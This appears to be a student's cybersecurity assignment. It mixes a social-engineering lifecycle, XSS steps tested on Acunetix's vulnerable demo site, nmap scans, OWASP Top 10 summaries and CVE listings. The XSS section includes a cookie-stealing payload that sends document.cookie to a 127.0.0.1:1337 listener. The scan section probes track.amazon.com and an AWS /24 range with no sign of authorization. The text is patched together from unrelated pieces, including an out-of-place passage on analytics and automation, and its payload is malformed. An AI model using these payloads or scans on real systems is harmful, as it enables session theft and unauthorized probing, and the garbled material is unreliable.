INVESTIGATION
Social Engineering Life Cycle
HOOK
Deceiving the victim(s) to gain a foothold:
· Engaging the target.
· Spinning a story.
· Taking control of the interaction.
PLAY
Obtaining the information over a period of time:
· Expanding foothold.
· Executing the attack.
· Disrupting business or/and siphoning data.
EXIT
Closing the interaction, ideally without arousing suspicion:
· Removing all traces of malware.
· Covering tracks.
· Bringing the charade to a natural end.

Social Engineering Attack Lifecycle

What makes social engineering especially dangerous is that it relies on human error, rather than vulnerabilities in software and operating systems. Mistakes made by legitimate users are much less predictable, making them harder to identify and thwart than a malware-based intrusion.

Step -1

Go to browser and search

Crosssite scripting clean sheet

Then select tags

Then copy the code

```
<noscript><img title="</noscript><img src
onerror=alert(1)>"></noscript>
```

Step -2

Then take a domain name and search it in new tab

Then paste the code in that site

```
<noscript><img title="</noscript><img src
onerror=alert(1)>"></noscript>
```

Then you will get a popup raised and gives 1

After that again search for

That code this time remove alert(1)

And replace it by windows.location='http://127.0.0.1:1337/?cookie='+document.cookie'

Step -5

<script>alert("windows.location='http://127.0.0.1:1337/?cookie='+document.cookie'") ;</script>

Step -6


We got in popup

A testphp.vulnweb.com + 2


testphp.vulnweb.com says

windows.location='http://127.0.0.1:1337/?cookie=

'+document.cookie'



testphp.vulnweb.com says

1



testphp.vulnweb.com says

windows.location='http://127.0.0.1:1337/?cookie=
'+document.cookie'


cunetix acuart
emonstration site for Acunetix Web Vulnerability Scanner
ategories | artists | disclaimer | your cart | guestbook | AJAX Demo
go
ategories
rtists

searched for: ">windows.location='http://127.0.0.1:1337/?
cookie='+document.cookie'

Emerging Trends And Technologies In Information Gathering

2. Advanced Analytics

Advanced or predictive analytics generate a predictive model for specific applications, like marketing. It combines Artificial Intelligence and statistical techniques to anticipate outcomes. You can evaluate historical data, identify patterns, and observe trends to determine potential future events before they happen.

It can aid in optimizing processes and performance, reducing risk, increasing asset utilization, and procuring more revenue opportunities, among other features. You can use the model to analyze dynamic market conditions and make strategic decisions, thus improving overall performance.

3. Datafication

Small and large firms across all sectors depend on data. It is safe to say that data underpins modern life; hence, it is vital to secure it. Smartphones, AI devices, industrial machines, etc., use data to communicate with humans and enhance lifestyles. Today you can transmute some aspects of your life into devices and software via data.

Datafication means converting human chores into data-driven technology. It transforms labor-intensive and manual procedures into digital devices powered by data. You can use real-time information to change social behavior into quantified data and improve customer experience.

4. Robotic Process Automation

Robotic Process Automation (RPA) has been slowly gaining ground over the past decade. It utilizes various applications and software to automate manual tasks. You can lower expenses by automating data collection, analysis, and customer service.


In addition to reducing costs, you can focus on critical tasks by using bots to handle repetitive operations. It leads to an efficient workflow and better performance. Almost 95% of firms using Robotic Process Automation (RPA) admit that it improved productivity.

Vulnerability Identification

Vulnerabilities are identified through its ip address using nmap


```
ne

Machine View Input Devices Help

| 12 34

File Actions Edit View Help

(viperpilot kali)-[~]

viperpilot@kali:-

nmap testphp.vulnweb.com

Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-30 14:27 IST

Nmap scan report for testphp.vulnweb.com (44.228.249.3)

Host is up (0.27s latency).

rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-
2.compute.amazonaws.com

Not shown: 999 filtered tcp ports (no-response)

PORT STATE SERVICE

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 17.35 seconds

-(kali)-[~]

nmap -p 80 44.228.249.3/24

Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-30 14:39 IST
```

```
Nmap scan report for ec2-44-228-249-1.us-west-2.compute.amazonaws.com (44.228.249.1)

Host is up (0.29s latency).

PORT STATE SERVICE

80/tcp open http

@kali:-

Nmap scan report for ec2-44-228-249-3.uş-west-2.compute.amazonaws.com (44.228.249.3)

Host is up (0.29s latency).

PORT STATE SERVICE

80/tcp open http

KAIN

Nmap scan report for ec2-44-228-249-5.us-west-2.compute.amazonaws.com (44.228.249.5)

Host is up (0.29s latency).

PORT STATE SERVICE

80/tcp open http

Nmap scan report for ec2-44-228-249-7.us-west-2.compute.amazonaws.com (44.228.249.7)

Host is up (0.29s latency).
```



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
viperpilot@kali: ~

```
┌──(viperpilot㉿kali)-[~]
└─$ nmap -p 80 44.228.249.3/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-30 14:39 IST
Nmap scan report for ec2-44-228-249-1.us-west-2.compute.amazonaws.com (44.228.249.1)
Host is up (0.29s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.29s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ec2-44-228-249-5.us-west-2.compute.amazonaws.com (44.228.249.5)
Host is up (0.29s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ec2-44-228-249-7.us-west-2.compute.amazonaws.com (44.228.249.7)
Host is up (0.29s latency).
```



File Machine View Input Devices Help
File Actions Edit View Help
viperpilot@kali: ~
File Explorer

```
┌──(viperpilot㉿kali)-[~]
└─$ nmap testphp.vulnweb.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-30 14:27 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.27s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.35 seconds

┌──(viperpilot㉿kali)-[~]
└─$ nmap -p 80 44.228.249.3/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-30 14:39 IST
Nmap scan report for ec2-44-228-249-1.us-west-2.compute.amazonaws.com (44.228.249.1
Host is up (0.29s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.29s latency).
```

Identify and name each vulnerability

Step -1

Securitytrails. Com

Step -2

Some sites will be shown

In contents

Step -3

Vulnerable sites

> CTFlearn

> bWAPP

> Google Gruyere

> Hellbound Hackers

> OWASP Multilidae ||

> HackThis!!

Step -4

```
nmap track.amazon.com
Starting Nmap 7.94 (https://nmap.org ) at 2023-07-13 10:45 IST
Nmap scan report for track.amazon.com (44.215.131.30)
```

```
Host is up (0.23s latency).

rDNS record for 44.215.131.30: ec2-44-215-131-30.compute-
1.amazonaws.com

Not shown: 998 filtered tcp ports (no-response)

PORT

STATE SERVICE

$1

80/tcp open http

443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 19.92 seconds
```

Step -5

I got 2 open ports

80/tcp http

443/tcp https

Step -6

Using chat gpt or google i got this information about those 2 open ports

80 HTTP, 443 HTTPS, they are used by web servers.

Can you hack something through port 80/443? It depends on the specific service that runs on


those ports (which specific web server, i.e. nginx), and on the content which is provided by the web

server. Usually it's latter which is vulnerable (sql injection, IDOR, look at OWASP top 10), even

though also the web server can be configured wrongly

It is used

Port 80 is used for unencrypted web traffic and port 443 is used for encrypted web traffic.



```
┌──(viperpilot㉿kali)-[~]
└─$ nmap track.amazon.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-13
Nmap scan report for track.amazon.com (44.215.131.30)
Host is up (0.23s latency).
rDNS record for 44.215.131.30: ec2-44-215-131-30.compu
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 19.92 s
```

Assign A Common Weakness Enumeration (CWE) Code To Each Vulnerability

#1. Zero Day

A zero-day vulnerability is one that was discovered by cybercriminals and exploited before a patch was available. Zero-day vulnerabilities like Log4j are often the most famous and damaging vulnerabilities because attackers have the opportunity to exploit them before they can be fixed.

#2. Remote Code Execution (RCE)

An RCE vulnerability allows an attacker to execute malicious code on the vulnerable system. This code execution can allow the attacker to steal sensitive data, deploy malware, or take other malicious actions on the system.

#3. Poor Data Sanitization

Many attacks — such as SQL injection and buffer overflows — involve an attacker submitting invalid data to an application. A failure to properly validate data before processing leaves these applications vulnerable to attack.

#4. Unpatched Software

Software vulnerabilities are common, and they are corrected by applying patches or updates that fix the issue. A failure to properly patch out-of-date software leaves it vulnerable to exploitation.

#5. Unauthorized Access

It is common for companies to assign employees and contractors more access and privileges than they need. These additional permissions create security risks if an employee abuses their access or their account is compromised by an attacker.

#6. Misconfiguration

Software commonly has various configuration settings that enable or disable different features, including security functionality. A failure to configure applications securely is a common problem, especially in cloud environments.

#7. Credential Theft

Cybercriminals have different means of stealing user credentials, including phishing, malware, and credential stuffing attacks. An attacker with access to a legitimate user’s account can use this access to attack an organization and its systems.

#8. Vulnerable APIs

Often, web security strategies focus on web applications, which are the more visible components of a corporate digital attack surface. However, APIs can be even more damaging if not properly secured against unauthorized access or exploitation.

How to Protect Against Vulnerabilities

Some of the ways that companies can help protect themselves against attack include the following:

Vulnerability Scanning: A vulnerability scanner can automatically identify many of the vulnerabilities in an organization’s systems. Performing a vulnerability scan provides insight into the issues that need correction and where the company is most likely to be attacked.

Access Control: Many vulnerabilities arise from weak authentication and access control. Implementing least privilege and deploying multi-factor authentication (MFA) can help to limit the risk of account takeover attacks.

Validate User Input: Many exploits take advantage of poor input validation. Applications should be designed to fully validate input before trusting and processing it.

Automate Security Monitoring: Many companies have sprawling IT architectures, making it difficult or impossible to manually track configuration settings and cyber defenses. Automating security monitoring and management enables security teams to scale and quickly remediate issues.

Deploy Security Solutions: Many common types of attacks can be identified and blocked by cybersecurity solutions such as firewalls or endpoint security tools. Deploying a comprehensive, integrated security architecture can reduce the risks posed by vulnerabilities

Provide Corresponding Open Web Application Security Project (OWASP) Category And Description For Each Vulnerability

Owasp to 10 vulnerabilities understanding

Broken Access Control

Broken Access Control is a type of cyber attack that exploits vulnerabilities in a web application's access control mechanisms. It can allow attackers to gain unauthorized access to sensitive data or functionality. Broken Access Control can be caused by a lack of input validation, poor session management, or insufficient authorization checks. To prevent Broken Access Control attacks, developers should implement proper access controls, enforce strong authentication and authorization policies, and regularly test their applications for vulnerabilities. Attackers can use Broken Access Control to steal sensitive data, modify or delete data, or take control of an application. Broken Access Control can be prevented by using strong passwords, implementing multi-factor authentication, and regularly updating software and security systems.

Attackers can exploit broken access control to steal sensitive data, modify or delete data, or take control of an application. Broken access control can be prevented by implementing proper access controls, using secure network protocols, and following best practices for secure coding. Developers should ensure that only authorized users have access to sensitive data and functionality. Other measures include implementing role-based access control, using encryption, and using secure session management techniques. Developers should also ensure that access controls are properly tested and monitored to detect any vulnerabilities.

Cryptographic failures

Cryptographic failure is a type of security vulnerability that occurs when encryption and decryption mechanisms are not implemented correctly. Cryptographic failure can be caused by weak encryption algorithms, improper key management, or flawed implementation of encryption protocols. Cryptographic failure can lead to data breaches, identity theft, and other types of cyber attacks. To prevent cryptographic failure, developers should use strong encryption algorithms, implement secure key management, and follow best practices for encryption implementation. Attackers can exploit cryptographic failure to decrypt sensitive data, impersonate legitimate users, or execute other types of cyber attacks. Cryptographic failure can be prevented by using strong encryption

algorithms, implementing secure key management, and regularly updating software and security systems.

Injection

Injection is a type of cyber attack that involves the insertion of malicious code into a web application. Injection attacks can be used to steal sensitive data, modify or delete data, or take control of an application. Common types of injection attacks include SQL injection, cross-site scripting (XSS) attacks, and command injection. To prevent injection attacks, developers should use input validation, parameterized queries, and other security measures. Attackers can use injection attacks to steal sensitive data, modify or delete data, or take control of an application. Injection attacks can be prevented by using secure coding practices, regularly testing applications for vulnerabilities, and implementing security protocols.

insecure Design

Insecure design is a type of security vulnerability that occurs when a web application is designed with security flaws. Insecure design can be caused by poor software architecture, lack of security controls, or failure to follow best practices for secure design. Insecure design can lead to data breaches, identity theft, and other types of cyber attacks. To prevent insecure design, developers should follow secure design principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit insecure design to steal sensitive data, modify or delete data, or take control of an application. Insecure design can be prevented by using secure coding practices, following best practices for secure design, and regularly updating software and security systems.

Security misconfiguration

Security misconfiguration is a type of security vulnerability that occurs when a web application is not configured correctly. Security misconfiguration can be caused by weak passwords, unsecured network protocols, or failure to follow best practices for secure configuration. Security misconfiguration can lead to data breaches, identity theft, and other types of cyber attacks. To prevent security misconfiguration, developers should follow secure configuration principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit security

misconfiguration to steal sensitive data, modify or delete data, or take control of an application. Security misconfiguration can be prevented by using secure passwords, following best practices for secure configuration, and regularly updating software and security systems.

Vulnerable and outdated Components

Vulneable and outdated components are a type of security vulnerability that occurs when a web application uses outdated or insecure software components. Vulnerable and outdated components can be caused by failure to update software, use of deprecated software, or use of software with known vulnerabilities. Vulnerable and outdated components can lead to data breaches, identity theft, and other types of cyber attacks. To prevent vulnerable and outdated components, developers should use up-to-date software components, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit vulnerable and outdated components to steal sensitive data, modify or delete data, or take control of an application. Vulnerable and outdated components can be prevented by using up-to-date software components, following best practices for secure coding, and regularly updating software and security systems.

identification and authentication failures

Identification and authentication failures are a type of security vulnerability that occurs when a web application fails to properly identify and authenticate users. Identification and authentication failures can be caused by weak passwords, lack of multi-factor authentication, or failure to follow best practices for secure identification and authentication. Identification and authentication failures can lead to data breaches, identity theft, and other types of cyber attacks. To prevent identification and authentication failures, developers should follow secure identification and authentication principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit identification and authentication failures to steal sensitive data, modify or delete data, or take control of an application. Identification and authentication failures can be prevented by using strong passwords, implementing multi-factor authentication, and following best practices for secure identification and authentication.

software and data integrity failures

Software and data integrity failures are a type of security vulnerability that occurs when a web application fails to maintain the integrity of its software and data. Software and data integrity failures can be caused by failure to follow best practices for secure software development, use of unsecured network protocols, or failure to implement secure coding practices. Software and data integrity failures can lead to data breaches, identity theft, and other types of cyber attacks. To prevent software and data integrity failures, developers should follow secure software development principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit software and data integrity failures to steal sensitive data, modify or delete data, or take control of an application. Software and data integrity failures can be prevented by using secure software development practices, following best practices for secure coding, and regularly updating software and security systems.

Security logging and monitoring failures

Security logging and monitoring failures are a type of security vulnerability that occurs when a web application fails to properly log and monitor security events. Security logging and monitoring failures can be caused by failure to implement secure logging and monitoring practices, use of unsecured network protocols, or failure to follow best practices for secure coding. Security logging and monitoring

failures can lead to data breaches, identity theft, and other types of cyber attacks. To prevent security logging and monitoring failures, developers should follow secure logging and monitoring principles, implement secure coding practices, and regularly test their applications for vulnerabilities. Attackers can exploit security logging and monitoring failures to steal sensitive data, modify or delete data, or take control of an application. Security logging and monitoring failures can be prevented by using secure logging and monitoring practices, following best practices for secure coding, and regularly updating software and security systems.

server - side request forgery

Server-side request forgery (SSRF) is a type of security vulnerability that occurs when an attacker is able to send a request from a vulnerable web application to an external server. SSRF can be caused by failure to validate user input, use of unsecured network protocols, or failure to follow best practices for secure coding. SSRF can lead to data breaches, identity theft, and other types of cyber attacks. To prevent SSRF, developers should follow secure coding practices, implement secure network protocols, and regularly test their applications for vulnerabilities. Attackers can exploit SSRF to steal sensitive data, modify or delete data, or take control of an application. SSRF can be prevented by validating user input, using sec

Understanding And Defining Vulnerabilities

A vulnerability is a weakness in an IT system that can be exploited by an attacker to deliver a successful attack. They can occur through flaws, features or user error, and attackers will look to exploit any of them, often combining one or more, to achieve their end goal.

Flaws

A flaw is unintended functionality. This may either be a result of poor design or through mistakes made during implementation. Flaws may go undetected for a significant period of time. The majority of common attacks we see today exploit these types of vulnerabilities. Between 2014 and 2015, nearly 8,000 unique and verified software vulnerabilities were disclosed in the US National Vulnerability Database (NVD).

Vulnerabilities are actively pursued and exploited by the full range of attackers. Consequently, a market has grown in software flaws, with 'zero-day' vulnerabilities (that is recently discovered vulnerabilities that are not yet publically known) fetching hundreds of thousands of pounds

Zero-day vulnerabilities

Zero-days are frequently used in bespoke attacks by the more capable and resourced attackers. Once the zero-days become publically known, reusable attacks are developed and they quickly become a commodity capability. This poses a risk to any computer or system that has not had the relevant patch applied, or updated its antivirus software. The ability for an attacker to find and attack software flaws or subvert features depends on the nature of the software and their technical capabilities. Some target platforms are relatively simple to access, for example web applications could, by design, be capable of interacting with the Internet and may provide an opportunity for an attacker.

Features

A feature is intended functionality which can be misused by an attacker to breach a system. Features may improve the user's experience, help diagnose problems or improve management, but they can also be exploited by an attacker.

When Microsoft introduced macros into their Office suite in the late 1990s, macros soon became the vulnerability of choice with the Melissa worm in 1999 being a prime example. Macros are still exploited today; the Dridex banking Trojan that was spreading in late 2014 relies on spam to deliver Microsoft Word documents containing malicious macro code, which then downloads Dridex onto the affected system.

JavaScript, widely used in dynamic web content, continues to be used by attackers. This includes diverting the user's browser to a malicious website and silently downloading malware, and hiding malicious code to pass through basic web filtering.

User error

A computer or system that has been carefully designed and implemented can minimise the vulnerabilities of exposure to the Internet. Unfortunately, such efforts can be easily undone (for example by an inexperienced system administrator who enables vulnerable features, fails to fix a known flaw, or leaves default passwords unchanged).

More generally, users can be a significant source of vulnerabilities. They make mistakes, such as choosing a common or easily guessed password, or leave their laptop or mobile phone unattended. Even the most cyber aware users can be fooled into giving away their password, installing malware, or divulging information that may be OFFICIAL useful to an attacker (such as who holds a particular role within an organisation, and their schedule). These details would allow an attacker to target and time an attack appropriately.

Identifying And Naming Vulnerabilities

CVE-2023-37897 - Grav is a file-based Web-platform built in PHP. Grav is subject to a server side template injection (SSTI) vulnerability. The fix for another SSTI vulnerability using `|map`, `|filter` and `|reduce` twigs implemented in the commit `71bbed1` introd... read CVE-2023-37897

Published: July 18, 2023; 5:15:15 PM -0400

V3.1: 8.8 HIGH

CVE-2023-3527 - A CSV injection vulnerability was found in the Avaya Call Management System (CMS) Supervisor web application which allows a user with administrative privileges to input crafted data which, when exported to a CSV file, may attempt arbitrary command... read CVE-2023-3527

Published: July 18, 2023; 6:15:09 PM -0400

V3.1: 6.8 MEDIUM

CVE-2022-2127 - An out-of-bounds read vulnerability was found in Samba due to insufficient length checks in winbindd_pam_auth_crap.c. When performing NTLM authentication, the client replies to cryptographic challenges back to the server. These replies have variab... read CVE-2022-2127

Published: July 20, 2023; 11:15:11 AM -0400

V3.1: 7.5 HIGH

